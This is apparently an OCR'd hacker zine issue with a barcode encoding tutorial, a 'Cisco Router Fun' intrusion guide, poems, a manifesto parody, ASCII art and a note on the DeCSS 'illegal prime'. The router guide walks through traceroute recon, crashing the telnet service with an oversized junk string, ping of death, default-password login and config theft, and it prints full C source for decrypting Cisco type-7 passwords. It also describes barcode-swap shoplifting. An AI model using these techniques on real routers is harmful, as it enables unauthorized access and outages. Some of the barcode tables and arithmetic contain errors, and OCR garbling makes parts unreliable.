So as barcodes took over the world the UCC (Universal Code Council) was formed to regulate the barcode numbers that manufactures would receive just as InterNIC regulates the IP addresses that companies receive. Soon after, with the success of the UPC barcode, numerous other standards were created, one being the EAN (European Article Numbering System) which today is mainly used on books and other periodicals. Others include ISBN or Bookland, ISSN, JAN, Postnet, and Code 39 and Code 128 which were created to include nearly printable and unprintable ASCII characters. Now that we know some history it is time we analyze the structure of the barcode and the differences between different standards.

The barcodes on your bottle of Jolt or your 2600 magazine are UPC standard, meaning that they contain 12 numbers, which are conveniently printed in decimal format for you. Although barcodes may look like extremely perplexing it is actually quite easy to decipher (without looking at the printed decimal format I mean). For example a single barcode number is made up of 7 units, a unit being either black or white, and represented by a 1 (black) or a 0 (white). Each unit is equivalent to one another in the single digit as well as in the rest of the digits in the barcode. Now before we get into the graphical representation of these you need to know about the 3 sets of single lines called guard bars which are used for calibration when the code is scanned. These bars are encoded with the numbers "101" meaning black,white,black with the exception of the center guard bar which is 01010 (white,black,white,black,white) as you can see in the UPC barcode below.

Another importation detail of barcodes is the Number Character System which is used to specify how the barcode is being used and as we will see later with EAN barcodes how they determine the way the numbers are encoded. Here is a breift list of Codes of the Number System Character:


0 - Standard UPC number.

1 - Reserved.


2 - Random weight items like fruits, vegetables, and meats, etc.

3 - Pharmaceuticals
4 - In-store code for retailers.
5 - Coupons
6 - Standard UPC number.
7 - Standard UPC number.
8 - Reserved.
9 - Reserved.

We can now examine the 7 units of each of the digits from 0-9. In order to do this we need to take into account that the digits on the left side (Manufacturer Code) are coded differently from the digits on the right side (Product Code). The digits on the left side are called Odd Parity and are encoded this way:



The digits on the right are called Even Parity and look like this:



As you can probably notice the units from the right side are the exact inverse of the units from the left. And if you take a careful look at the 2600 magazine UPC barcode you can now understand which lines stand for what digit. It is now quite obvious how simple it is for computers to read barcodes. However, as always humans can always cause the scanner to make errors by swiping the barcode incorrectly. Foreseeing this dilemma the creators of the UPC barcode allowed the scanner to check itself by using a universal algorithm to create the final digit that we call the check-digit. Not only was this an efficient way to fix reading errors but it also served as a security device because the algorithm was kept secret for many years and only now because of the internet has the secret been released.

The check number is calculated as follows:
1. Add the EVEN placed numbers which is 16 (Ex: 2+2+4+3+5 —notice EVEN placed because there are 5 numbers)
2. Add the ODD placed numbers which is 36 (Ex: 7+5+7+8+1+8 —notice again that it is ODD placed because there are 6 numbers)
3. Multiply the ODD sum by 3 (Ex: 36*3=108)
4. Add Even and New ODD sum (Ex: 16+108=124)
5. Take the Modulus 10 of the new number (Ex: 124 divided by 10 = 12 with a remainder of the number 4.)
6. Subtract 10 from 4 (10-4=6 ***We have found the Check Digit!)

We have calculated the correct check digit for the 2600 magazine barcode. You can calculate the check digit for any UPC barcode in this way.

Now UPC is only one standard, one which is currently old and bland. However by being familiar with UPC we get to an even more complex standard, which is EAN (European Article Numbering System). As stated earlier EAN barcodes are mainly used on literature and some periodicals. This is because ISBN adopted the EAN standard over UPC; most possibly because of greater security. At first glance the EAN barcode may seem nearly identical to UPC other than the fact that EAN codes have 13 digits rather than 12. However besides the difference in digits, the real difference is in the encoding scheme of the first 7 numbers. Here is the EAN barcode of the book "Linux IP Stacks: Commentary"

Examining the barcode you can see that the 3 guard bars are the same and serve the same purpose; and also that the check digit is placed on the inside of the code instead of on the outside as in the UPC. If you examine the two number 7's in the first set of numbers you will notice that the lines that represent them are different from each other even though both numbers are on the left side. This is because the "Number System Character" (the first number which is 9) determines how the rest of the numbers in the left set are encoded. For example the encoding style for "9" is A,B,B,A,B,A. The letter "A" represents Code A and "B" represents Code B. These are the codes for Code A, B and Code C. Code C is the encoding scheme of the right set. (Remember "1" is Black, "0" is White)

Number You Want To Encode	Code A (Standard)	Code B (XOR C)	Code C (NOT A; Right Set Only)
0:	0001101	0100111	1110010
1:	0011001	0110011	1100110
2:	0010011	0011011	1101100
3:	0111101	0100001	1000010
4:	0100011	0011101	1011100
5:	0101111	0111001	1001110
6:	0101111	0000101	1010000
7:	0111011	0010001	1000100
8:	0110111	0001001	1001000
9:	0001011	0010111	1110100

As before the EAN Code A and Code C are the exact inverse of each other and have the same values as UPC barcodes. It is the Code B standard which changes everything. Below is a table with information on when to use Code A or Code B depending on the "Number System Character."

(Note: Only 6 units are listed because the Number System Character is always encoded Code A)

System Character	Unit #1	Unit #2	Unit #3	Unit #4	Unit #5	Unit #6
0	A	A	A	A	A	A
1	A	A	B	A	B	B
2	A	A	B	B	A	B
3	A	A	B	B	B	A
4	A	B	A	A	B	B
5	A	B	B	A	A	B
6	A	B	B	B	A	A
7	A	B	A	B	A	B
8	A	B	A	B	B	A
9	A	B	B	A	B	A

Therefore in the EAN barcode of Linux IP Stacks which is 9 781576 10470 5, the number 9 tells how the next six numbers are encoded ABBABA. As stated before, this is why the number 7 is encoded differently in the first set. The next 5 numbers are encoded using the Code C and the final number is our infamous check digit; which can be calculated exactly as in the UPC standard. Let us do a quick calculation. Add up even sum (7+1+7+1+4+0=20). Add Odd sum, multiply by three ((9+8+5+6+0+7)*3=105). Add up Even and Odd, find Modulus 10 and take remainder, subtract from 10 (105 % 10=5). And 5 is our check digit. That covers UPC and EAN barcode but two other important and interesting barcode standards are Code 39/128 and Postnet.

Code 39 and 128 are important because encoded within these barcodes are not only numbers but ASCII characters as well. This means that words and messages can be encoded within barcodes such as I did with the title of this article. The encoding scheme of Code 39/128 is far too complex for me to explain in this article however I believe it is good to at least know about the standard for many barcodes on ID's (such as my school ID ^_^) are encoded in one of these formats. Merchandise serial numbers also use this format.

The last standard I want to talk about is Postnet which are those short and long vertical lines that are printed under the address on your mail. They basically contain your zip code but it is fun to try and decode it. Here is the table, see what you come up with. ("1" is a tall bar and "." a short one):

Digit	Code	Digit	Code
1	...11	2	..1.1
3	..11.	4	.1..1
5	.1.1.	6	.11..
7	1...1	8	1..1.
9	1.1..	0	11...

Barcode Fraud

Also known as codebaring is basically reading the barcodes off 2 similar products, going to your computer, reproducing the barcode of the cheaper product, printing it out, going to a store and taping the new barcode over the old one. So that when the cashier scans the product the computer will think it is the cheaper product and if the cashier is unsuspecting you leave with a good discount. This is pretty lame and not the reason I wrote the article so I implore you to leave the criminal tendencies at home. On a final note information belongs to the world so learn something about technology and spread the knowledge.

"Knowledge is Power" -Sesame Street

CISCO ROUTER FUN

Written By Scramble45

Cisco router? For sure you're thinking about "why hacking a router?"

Well, the reason that I believe is the most generic, is hacking a router to use it in another attack, maybe to a bigger and more complex server.

Cisco routers are very fast, some of then run on a T1 connection, they are flexible and they can be used in DoS attacks to various systems, to have good results on your target. If you know what a router is, you should know that hundreds and hundreds of packets are "traveling" inside them; and if you have a good knowledge on routers you could intercept some of them and decode to get some important information.

How to find a Cisco router?

Even if you could think it's not easy, finding a Cisco router is not so hard; almost every ISP route their packets through a CISCO. The easiest way to find a CISCO is using traceroute from Linux or Dos (for dos, write "tracert" and ip address) and you will have a list of every machine connected with our target. One of these machines would have a name like "router", "Cisco" or "Cisco router", etc.

Here's an example of a traceroute:

tracert 222.222.22.22
Tracing route to [221.223.24.54]
over a maximum of 30 hops.
1 147ms 122ms 132ms your.isp [222.222.22.21]
2 122ms 143ms 123ms isp.firewall [222.222.22.20]
3 156ms 142ms 122ms aol.com [207.22.44.33]
4 * * * Request timed out
5 101ms 102ms 133ms cisco.router [194.33.44.33]
6 233ms 143ms 102ms something.ip [111.11.11.11]
7 222ms 123ms 213ms netcom.com [122.11.21.21]
8 152ms 211ms 212ms blahblah.tts.net [121.21.21.33]
9 122ms 223ms 243ms altavista.34.com [121.22.32.43] <<< target's isp
10 101ms 122ms 132ms 221.223.24.54.altavista.34.com [221.223.24.54]
Trace complete.

That cisco router on 5th line is our objective. Now let's go to that router, but on 80% this will be protected by a firewall, so, to verify this, ping some times and if you have a reply, router is free.

Another way is to check the router for listening ports, use telnet and retrieve some information. By the way this essay is not on "how to crack a firewall", so don't bother me and find a router not-protected.

How to hack a CISCO router

If router's not protected, well, we can do something. Just above I said about ports of a router. Let's make a scanning on that IP, we'll have for sure port #23 in listening; now using a good proxy or a friend's computer, just connect to this port with Telnet and insert a huge string @the first/s request/s:

asdsdajkhdjkashdhlkahshjashdjhajklhdjklh2k41273489172937491347891kjahdk
9371927390812ghcyhiqgdah#@@@12312koeiueu189ue891789er719mjcj289fu891nf
189un3cu982c89uhn89ny2c78ty2fn8937yvtnhuh5g0y894758'14ur'0182903r891yn
asdasfmv89gnuv8372u3v5068035986i'bk9hiulou6ekolmèukhmkpioyoyuloyukasd12
14183219898590348901j891g5896k590g6k85906k81908'fnmutnnnhtqchweuioqmwd
asdsdajkhdjkashdhlkahshjashdjhajklhdjklh2k41273489172937491347891kjahdk
9371927390812ghcyhiqgdah#@@@12312koeiueu189ue891789er719mjcj289fu891nf
189un3cu982c89uhn89ny2c78ty2fn8937yvtnhuh5g0y894758'14ur'0182903r891yn
asdasfmv89gnuv8372u3v5068035986i'bk9hiulou6ekolmèukhmkpioyoyuloyukasd12
14183219898590348901j891g5896k590g6k85906k81908'fnmutnnnhtqchweuioqmwd

We will have 2 cases:
Router goes offline but it will restart automatically: in this case we can try to hack it through a heavy ping of death, trying to shut it down.
We freeze the router (with a great great luckkk!!) for a period of 5-10 minutes

In this last case we have to act in a fast and sharp way: let's open a second session of Telnet on server (possibly just passing through some wingates;-) and type as password "admin" or "root" or "cisco", that's because these are default passwords for a cisco router, if everything is ok you're logged in the system. BINGO, we're inside! Just a point: a router is not a shell, we won't type any Unix commands, cause a router has its own commands; it can be useful to know some fundamental commands of a router; when you're inside type "?".

By the way, here's a list:

<1-99> Session number to resume
access-enable Create a temporary Access-List entry
access-profile Apply user-profile to interface
clear Reset functions
connect Open a terminal connection

disable Turn off privileged commands
disconnect Disconnect an existing network connection
enable Turn on privileged commands
exit Exit from the EXEC
help Description of the interactive help system
lock Lock the terminal
login Log in as a particular user
logout Exit from the EXEC
mls exec mls router commands
mrinfo Request neighbor and version information from a multicast router
mstat Show statistics after multiple multicast traceroutes
mtrace Trace reverse multicast path from destination to source
name-connection Name an existing network connection
pad Open a X.29 PAD connection
ping Send echo messages
ppp Start IETF Point-to-Point Protocol (PPP)
resume Resume an active network connection
rlogin Open an rlogin connection
set Set system parameter (not config)
show Show running system information
slip Start Serial-line IP (SLIP)
systat Display information about terminal lines
telnet Open a telnet connection
terminal Set terminal line parameters
traceroute Trace route to destination
tunnel Open a tunnel connection
where List active connections
x28 Become an X.28 PAD
x3 Set X.3 parameters on PAD
**: for those of you @work on a LAN, try to telnet your router (usually routers have as ip address last octet set @ 1, like this 25.165.192.1 (hub is set to 10 for last octet).

Back to our essay….We're inside a router, the most interesting stuff is the famous "passfile" to crack with JTR. Transmission from a router must be executed also through our HyperTerminal (you know, startàprogramsàAccessoriesàCommunicationsà

Run the program, digit a name for the session, select below "TCP/IP Winsock", selecting port 23 and listening for a call, a call that we will execute from the router to our computer; once transmission is over, logout and close connection.

Section 4: Cracking the passfile

———— Passfile ————

```
#include <stdio.h>
#include <ctype.h>
char xlat[] = {
0x64, 0x73, 0x66, 0x64, 0x3b, 0x6b, 0x66, 0x6f,
0x41, 0x2c, 0x2e, 0x69, 0x79, 0x65, 0x77, 0x72,
0x6b, 0x6c, 0x64, 0x4a, 0x4b, 0x44
};
char pw_str1[] = "password 7 ";
char pw_str2[] = "enable-password 7 ";
char *pname;
cdecrypt(enc_pw, dec_pw)
char *enc_pw;
char *dec_pw;
{
unsigned int seed, i, val = 0;
if(strlen(enc_pw) & 1)
return(-1);
seed = (enc_pw[0] - '0') * 10 + enc_pw[1] - '0';
if (seed > 15 || !isdigit(enc_pw[0]) || !isdigit(enc_pw[1]))
return(-1);
for (i = 2 ; i <= strlen(enc_pw); i++) {
if(i !=2 && !(i & 1)) {
dec_pw[i / 2 - 2] = val ^ xlat[seed++];
val = 0;
}
val *= 16;
if(isdigit(enc_pw[i] = toupper(enc_pw[i]))) {
val += enc_pw[i] - '0';
continue;
}
if(enc_pw[i] >= 'A' && enc_pw[i] <= 'F') {
val += enc_pw[i] - 'A' + 10;
continue;
}
if(strlen(enc_pw) != i)
return(-1);
}
dec_pw[++i / 2] = 0;
return(0);
}
usage()
{
fprintf(stdout, "Usage: %s -p <encrypted password>\n", pname);
fprintf(stdout, " %s <router config file> <output file>\n", pname);
return(0);
}
main(argc,argv)
int argc;
char **argv;
{
FILE *in = stdin, *out = stdout;
char line[257];
char passwd[65];
unsigned int i, pw_pos;
pname = argv[0];
if(argc > 1)
{
if(argc > 3) {
```

```
usage();
exit(1);
}
if(argv[1][0] == '-')
{
switch(argv[1][1]) {
case 'h':
usage();
break;
case 'p':
if(cdecrypt(argv[2], passwd)) {
fprintf(stderr, "Error.\n");
exit(1);
}
fprintf(stdout, "password: %s\n", passwd);
break;
default:
fprintf(stderr, "%s: unknow option.", pname);
}
return(0);
}
if((in = fopen(argv[1], "rt")) == NULL)
exit(1);
if(argc > 2)
if((out = fopen(argv[2], "wt")) == NULL)
exit(1);
}
while(1) {
for(i = 0; i < 256; i++) {
if((line[i] = fgetc(in)) == EOF) {
if(i)
break;
fclose(in);
fclose(out);
return(0);
}
if(line[i] == '\r')
i—;
if(line[i] == '\n')
break;
}
pw_pos = 0;
line[i] = 0;
if(!strncmp(line, pw_str1, strlen(pw_str1)))
pw_pos = strlen(pw_str1);
if(!strncmp(line, pw_str2, strlen(pw_str2)))
pw_pos = strlen(pw_str2);
if(!pw_pos) {
fprintf(stdout, "%s\n", line);
continue;
}
if(cdecrypt(&line[pw_pos], passwd)) {
fprintf(stderr, "Error.\n");
exit(1);
}
else {
if(pw_pos == strlen(pw_str1))
fprintf(out, "%s", pw_str1);
else
fprintf(out, "%s", pw_str2);
fprintf(out, "%s\n", passwd);
}
}
}
```

Anthony George


dear misery won't you shed your death
the gasoline tears of your laughing
has gone too far as ruler you proclaim
peace is a crime and we bury child
after child good woman after
good woman god man after good man
child after child who finally fall
from your fangs dear misery wont you shed
your cloak of destruction we are so fatigued
dear misery
won't you shed your death
the gasoline tears of your laughing
has gone too far as ruler you proclaim
peace is a crime and we bury child
after child good woman after
good woman god man after good man
child after child who finally fall
from your fangs
dear misery wont you shed
your cloak of destruction
we are so fatigued
hearing leaders speak
with mouths full of weapons
we are overburdened
with the loss of innocence
at earlier and earlier ages
the hair on your body
is pestilence and your fingers
are ever growing morgues
massacres and mass graves
and it is enough and no one wants more
and there is no reason
to trade our blood
for the sewage of propaganda

The Feigned Hax0r's Manifesto

Written By Token

Another one got in over his head today,
it's all over the local papers
"Juvenile Credit Theft: Is Your information Safe From His Grasp?"
Damn destructive super hackers...they're all alike
But did you, in your blind stupor, ever wonder what makes a
hax0r tick? Or...act like an annoying blood sucking tick…nevertheless,
I am a hax0r, enter my world. My journey begins in school…I am louder
And more obnoxious than all the other kids…this stuff they teach us
Doesn't make sense; all these damn numbers. I'd rather talk with
Numbers…it's more 31337 that way.
Damn bizarre children, they're all alike
I found another way to alienate people from me today, it's called a computer
Wait a s3c, this is ub3r s\/\/33t
It listens to me, every word of what I input with this keyboard and mouse
It doesn't run away because I'm blabbering stupidity, it can't tell me I
Don't know what I'm talking about.
Strange kids, always typing insults directed at the computer in wordpad
And then, the turning point in my life occurred
A world of information shot into my phone line in a single click
Initializing
Dialing 555-555-4251
Connected at 49500 bps
Verifying username and password
Connected to AOL
My welcome screen soothed me like a dose of Ritalin
AOL prog chat rooms were the place for me
It didn't matter if I knew anyone there or not, it was
Like we were all simultaneously participating in the same
Enthralling experiment. I could have cybersex with 35 year
Old men claiming to be "wet cunted" 16 year olds, I could
"boot people" and "scroll" random text in the chat rooms
Damn kid mopping up cyber sex initiated cum with a"t00t my h0rn" t-shirt, they're all alike.
You're damn right we're all alike!
We've been spoon fed morality and intelligence all of our lives, and it's
Our turn to strike back
We steal source and take credit for it, shoot our mouths off about
"haxing", and happen to like farm-porn, and we are the degenerates?
Look at your serene cloud of hypocrisy!
Your flawed people invented canned meat…that's pretty low, fux0r
So the next time you think about immature 15 year old morons with
Internet girlfriends and AOL booters, just remember, you can't stop us all;
We are many, not driven by the individual. After all, we're all alike.

This is a parody of the mentor's Hacker's Manifesto which is featured throughout the internet and also is included in Radical Future Issue 1.


(###GOOPENSOURCEQQQQQQQQANDTHINKFORYOURSELF###
(###QQQQQQQQQQQQQQQQcQQQQQQQQQQQQQQQQQQQQQQQQ###
QQQUUUQ##QQQQUUUAAAF""""""""""""""""AAAUUUUQQQQQQ###UUUQQQ)
HHHQQQ###QUUUAAADDD) DDDAAAUQQQQQQ###QQQ#HH)
.___HHHQQQQQQQQUUUAAADDD) ._______AAAAAAUUUQQQQ#######HHL___
(HHHQQQQQQQUAAADDD DDDAAAAAAAAAAAAAAAAAAUQQQQQQ######HHHH
(HHHQQQQQQQUAAADDD DDDAAAAAAAAAAAAAAAAAAUQQQQQQ######HHHH
(HHHQQQUUUUUUUUAAAAAA___JAAADDDAAAAAAAUUUUUUUUUUUUUQQQQ###HHHHHHHNNN
(HHHQQQUUUUUQQUAAAAAADDDAUUADDDAAAAAAAUQQQQQQQQQQQQQQQQQ###HHHHHHHNNN
.__JHHHHACKERSUUUAAAAAADDDAUUAAAAAAAUUUUUUUQQQQQQQQQQQ######HHHHHHNNNN
(NNHHHHQQQQQQQQQQUASCIIIMAGEOFDOOMQ##QAAAQQQ####QQ####HHHNNNNNNNNNNNN
(NNHHHHQQQQQQQQQQUAAAAAAAAAAAAAAAAAAAQ##QAAAQQQ####QQ####HHHNNNNNNNNNNNNN
(NNHHHH########QQQUAAA####AAAUQQQQQQAAAUQQ####QQQ###HHH#QQQNNNHHHHHHHHHNNN
(NNHHHH##########QQQUAAA####AAAUQQQQQQAAAUQQ####QQQ###HHH#QQQNNNHHHHHHHHHNNN
(NNHHHH###QQQQQQQQQQQUUUQQQQQQQQQQQQQQQQQQQUUUUUUUUUUQQUUUU###HHHHHHHHHNNN
(NNH######QQQQQQQ###AAA###QQQQQQQQQQQQQQUAAAAAAAAAUUUUUUUQQQ###HHHH###NNN
(NNH######QQQQQQQ###AAA###QQQQQQQQQQQQQQUAAAAAAAAAUUUUUUUQQQ###HHHH###NNN
(NNH######QQQUAAUQQQ###AAAU##QQQQAAAAAADDDDAAAAAAAAAAAAAAAAQQQ#######NNN
(NNH######QQQUAAUQQQ###AAAU##QQQQAAAAAADDDDAAAAAAAAAAAAAAAAQQQ#######NNN
(NNH######UUUAAAAAAAAAAAAAAAAAAAADDDDDDDDDDDDDAAAAAAADDDAAAUUUQ######NNN
(NNH###QQQAAAADDDDDDAAAAAADDDDDDDDDDDDDDDDDDDAAAAAADDDDDDDAAAQ######NNN
(NNH###QQQAAAF"""""""DDPAAADDDDDDDDPORT7ALLIANCEAADDDF"""""""AAAQ######NNN
(NNH###QQQAAA) DDDDAAADDDDDDDDDDDDDAAADDD) AAAUQQ####NNN
(NNH###QQQAAA) DDDDAAADDDDDDDDDDDDDAAADDD) AAAUQQ####NNN
(NNH###QQQAAA) (AAAAAAAAAAAAA AAAUQQQ###NNN
(NNH###QQQAAA) (AAAAAAAAAAAAA AAAUQQQ###NNN
(NNH###QQQAAA) (DDDAAAAAADDDD ._______UUUUQQQ###NNN
(NNH###QQQDDD) (AAQ###MMMHHH#QQQ###NNN
(NNH###QQQDDD) (AAQ###MMMHHH#QQQ###NNN
DDDUQQ####QQQHHHHHH####AAA AAA#MMNHHHQQQUUUUQQQ###QQQDDD
DDDUQQ####QQQHHHHHH####AAA AAA#MMNHHHQQQUUUUQQQ###QQQDDD
DDDUQQ####AAAQQQQ###HHH###QQQ#HH#UUU_____JUUUHHHNNNMMMNHHHQQQDDDAUUQ###QQQDDD
DDDUQQ####DDDUUUQQQ#HHHHHHHHHNMMNQQQDDDDDDUQQQMMMMMMMMNHHHQQQDDDAAAQ###QQQDDD
DDDUQQQ###DDDUUUUQQQQQQ###HHHMMMN###AAAAAAQ###MMMNNNNHH####HHHAAAAAAU###QQQDDD
AAAUQQQQQQDDDQQQ) AAAMMMMMMN##############MMMUUU) (AAAMMMQQQADDAQQQQQQAAA
AAAUQQQQQQDDDQQQ) AAAMMMMMMN##############MMMUUU) (AAAMMMQQQADDAQQQQQQAAA
QQQQQQQUUUDDDUUUADD) AAA####HHQUUU"""""4UUUHHHQQQL__. UUUUUUADDAUUUQQQQQQ
QQQQQQQUUUDDDAAAADD) DDDQQQQQQUAAA (AAAQQQQQQUDD) DDDAAAADDAUUUQQQQQQ
QQQQQQQUUU""AAADDD) AAAUUUUUUUAAA (AAAUUUUUUUAA) DDDAAAF""4UUUQQQQQQ
UUUQQQQUUU (DDDAAADDD) (DDD (DDD DDDAAAADDD (UUUQQQUUU
UUUQQQQUUU (DDDAAADDD) (DDD (DDD DDDAAAADDD (UUUQQQUUU
AAAUQQUAAA (AAAQQQAAA
AAAUQQUAAA (AAAQQQAAA
(QQQUUUDDD___. ___JDDAUUUQQQ
(QQQUUUAAADDD) DDDAAAAUUUQQQ
(QQQUUUAAADDD) DDDAAAAUUUQQQ
(QQQQQQAAAAAA) (DDAAAA (AAADDD AAAAAAUQQQQQQ
(QQQQQQAAAAAA) (DDAAAA (AAADDD AAAAAAUQQQQQQ
`"4QQQDDDAAA) ___JQQQUUUAAAAAAUUUUQQQ___. AAAADDAQQQ"""
(QQQDDDAAA) AAAU##QQQQUUUUUUUQQQ###AAA) AAAADDAQQQ
(QQQ"""AAA) DDDAUUUUUUUUUUUUUUUUUUUDDD) AAAF""4QQQ
(QQQ AAA) AAAAAA) AAA) (QQQ
(QQQ AAA) AAAAAA) AAA) (QQQ
(###DDDAAA) AAAADDU###
(###DDDAAA) AAAADDU###
(UUUAAAAAA) ______. ______. ______. AAAAAAAUUU
UUUDDD) AAAQQQUUUUUUUUUUUUUUUUUUUQQQUAA) DDDAUU)
UUUDDD) AAAQQQUUUUUUUUUUUUUUUUUUUQQQUAA) DDDAUU)
###AAADD) DDDAAAQ##)
###AAADD) DDDAAAQ##)
`""QQQUAA) ._____ AAAQQQF""`
QQQUAA) (DDAAAAUUUUUUUAAADDD AAAQQQ)
UUUUUUL___ (DDDAAAAAAAAAAAAADDD .____UUUUUU)
(QQUAAA (AAAQQQ
(QQUAAA (AAAQQQ
`"4QQQAAA___. ___JAAUQQQ"""
(###UUUDDD) DDDAUUQ###
(UUU"""AAAL__. ___AAAF""4UUU
QQQUAAADOWNWITHTHEDMCAAQQQ)
QQQUAAAAAAAAAAAAAAAAAAQQQ)

Poetry

Subway #3 Anthony George

where
constantly where
the same
for who when why
but too many
are dying for answers
not enjoying
the songs of question
the improvisational of wonder
someone is sending an army
the flag that spills blood
proclaims solution
it bursts into flames
the battle of non-existence
between bombs and
imagination
an army sent at us
some are sentenced
to a library
to a newspaper
to electronic information
to the long commercial of a movie
within the realm of state thought
but the lights in structures
are going out
crackling
like burning wood
of a toppled fortress
fires blaze near rivers
someone
is praising the impossible
someone is sculpting
a tremendous color of weight
onto the zero pulled from the moon
someone is making a speech
to the soul of herman Melville
while the river dances
for its children at sea
someone paints
with the burning of their eyes
the dark street of new york
someone shouts

from the moon
create civilizations of shadows
societies of contrast
our thoughts
that make us wander
to the next world
are earth's flesh
from outerspace comes a voice
that we should die right
for we are the guardians
of vitality
boiling beyond definition

617130785760848622363702835701049612595681846785965333100770179916146744725492728334869160006475859174627812126900735183092415301063028932956658436620008004767789679843820907976198594936463093805863367214696959750279687712057249966669805614533820741203159337703099491527469183565937621022200681267982734457609380203044791227749809179559383871210005887666892584487004707725524970604446521271304043211826101035911864766629638584950874484973734768614208805294 43

http://primes.utm.edu/glossary/page.php?sort=Illegal

This 11401 digit is the first known illegal prime. What folks often forget is a program (any file actually) is a string of bits (binary digits)—so every program is a number. Some of these are prime. Phil Carmody(http://asdf.org/~fatphil/maths/illegal.html) found this one in March 2001. When written in base 16 (hexidecimal), this prime forms a gzip file of the original C-source code (sans tables) that decrypts the DVD Movie encryption scheme (DeCSS). It is apparantly illegal to distribute this source code in the United States, so does that make this **number also illegal?**

A Perl program for extracting the source code (http://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/mccarthy-prime-decoder.txt) from this prime number was written by Jamie McCarthy.

Get Ready Big Brother Sez!

A one-inch thick piece of plywood should be sufficient protection against radiation.

If you lose a contact lens during a chemical attack, do not stop to look for it.

Visit
www.uspoliticsforum.com/emergency/

If you spot a terrorist arrou
pin it against the wall with
your shoulder